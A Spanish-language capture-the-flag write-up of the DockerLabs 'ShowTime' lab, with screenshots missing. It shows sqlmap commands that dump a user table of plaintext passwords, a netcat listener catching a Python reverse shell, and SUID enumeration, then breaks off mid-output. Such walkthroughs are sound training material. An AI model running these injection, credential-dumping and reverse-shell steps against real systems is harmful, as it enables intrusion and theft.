# 🏴‍☠️ Write-Up: Máquina "ShowTime"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

---

## 🔎 Metodología de Pentesting


El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

---

## 📡 1. Reconocimiento y Recolección de Información


Verifico conectividad con la máquina objetivo.





---

# 🎯 2. Escaneo y Enumeración

Busco puertos abiertos y sus versiones para detectar posibles vulnerabilidades y decidir mi metodología de ataque.





Busco directorios en la web usando gobuster, se ve que hay un panel de login.





---

# 💥 3. Explotación de Vulnerabilidades

No tengo credenciales ni credenciales por default. Por ende, decido hacer una inyección sql manualmente.




Tengo acceso, pero nada interesante ni más opciones.



Como estoy seguro que la web es vulnerable a SQLi, uso sqlmap para hacer SQLi de forma automatizada para obtener bases de datos.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://172.17.0.2/login_page/home.php --forms --dbs --batch
```

```
do you want to exploit this SQL injection? [Y/n] Y
[10:04:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ⩾ 5.6
[10:04:35] [INFO] fetching database names
[10:04:35] [INFO] resumed: 'mysql'
[10:04:35] [INFO] resumed: 'information_schema'
[10:04:35] [INFO] resumed: 'performance_schema'
[10:04:35] [INFO] resumed: 'sys'
[10:04:35] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users
```

Busco tablas de la base de datos “users”.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://172.17.0.2/login_page/home.php --forms --dbs --batch -D users --tables
```


```
do you want to exploit this SQL injection? [Y/n] Y
[10:05:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ⩾ 5.6
[10:05:01] [INFO] fetching database names
[10:05:01] [INFO] resumed: 'mysql'
[10:05:01] [INFO] resumed: 'information_schema'
[10:05:01] [INFO] resumed: 'performance_schema'
[10:05:01] [INFO] resumed: 'sys'
[10:05:01] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users

[10:05:01] [INFO] fetching tables for database: 'users'
[10:05:01] [INFO] retrieved: 'usuarios'
Database: users
[1 table]
+-----------+
| usuarios |
+-----------+
```


Obtengo el contenido de la tabla “usuarios” de la base de datos “users”. Finalmente, son credenciales.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://172.17.0.2/login_page/home.php --forms --dbs --batch -D users -T usuarios --dump
```


```
back-end DBMS: MySQL ⩾ 5.6
[10:05:21] [INFO] fetching database names
[10:05:21] [INFO] resumed: 'mysql'
[10:05:21] [INFO] resumed: 'information_schema'
[10:05:21] [INFO] resumed: 'performance_schema'
[10:05:21] [INFO] resumed: 'sys'
[10:05:21] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users

[10:05:21] [INFO] fetching columns for table 'usuarios' in database 'users'
[10:05:21] [INFO] retrieved: 'id'
[10:05:21] [INFO] retrieved: 'int unsigned'
[10:05:21] [INFO] retrieved: 'password'
[10:05:21] [INFO] retrieved: 'varchar(50)'
[10:05:21] [INFO] retrieved: 'username'
[10:05:21] [INFO] retrieved: 'varchar(50)'
[10:05:21] [INFO] fetching entries for table 'usuarios' in database 'users'
[10:05:21] [INFO] retrieved: '1'
[10:05:21] [INFO] retrieved: '123321123321'
[10:05:21] [INFO] retrieved: 'lucas'
[10:05:21] [INFO] retrieved: '2'
[10:05:21] [INFO] retrieved: '123456123456'
[10:05:21] [INFO] retrieved: 'santiago'
[10:05:21] [INFO] retrieved: '3'
[10:05:21] [INFO] retrieved: 'MiClaveEsInhackeable'
[10:05:21] [INFO] retrieved: 'joe'
Database: users
Table: usuarios
[3 entries]
+----+----------------------+----------+
| id | password             | username |
+----+----------------------+----------+
| 1  | 123321123321         | lucas    |
| 2  | 123456123456         | santiago |
| 3  | MiClaveEsInhackeable | joe      |
+----+----------------------+----------+
```


Uso las credenciales de lucas para acceder en el panel de inicio de sesión por si tuviese otros privilegios. Sin embargo, no hay nada.








Uso las credenciales de santiago para acceder en el panel de inicio de sesión por si tuviese otros privilegios. Sin embargo, no hay nada.







Uso las credenciales de joe y logro entrar a una interfaz que pareciera ejecutar comandos en python.





Intento comprobar si ejecuta comandos en python, ya que podría ser un posible RCE. Finalmente, si lo ejecuta.





Encuentro esta forma de hacer reverse shell con python, pero no uso todo, sino que solo el comando.




Me pongo a la escucha para recibir la conexión.



Pongo el comando encontrado y ejecuto.




Recibo la conexión con netcat de forma exitosa y empiezo a moverme por el sistema. No encuentro SUDO ni SUID para escalar privilegios desde este usuario (www-data).

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 55034
$ whoami
whoami
www-data
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
$ ls -la
ls -la
total 28
drwxr-xr-x 1 www-data www-data 4096 Jul 23  2024 .
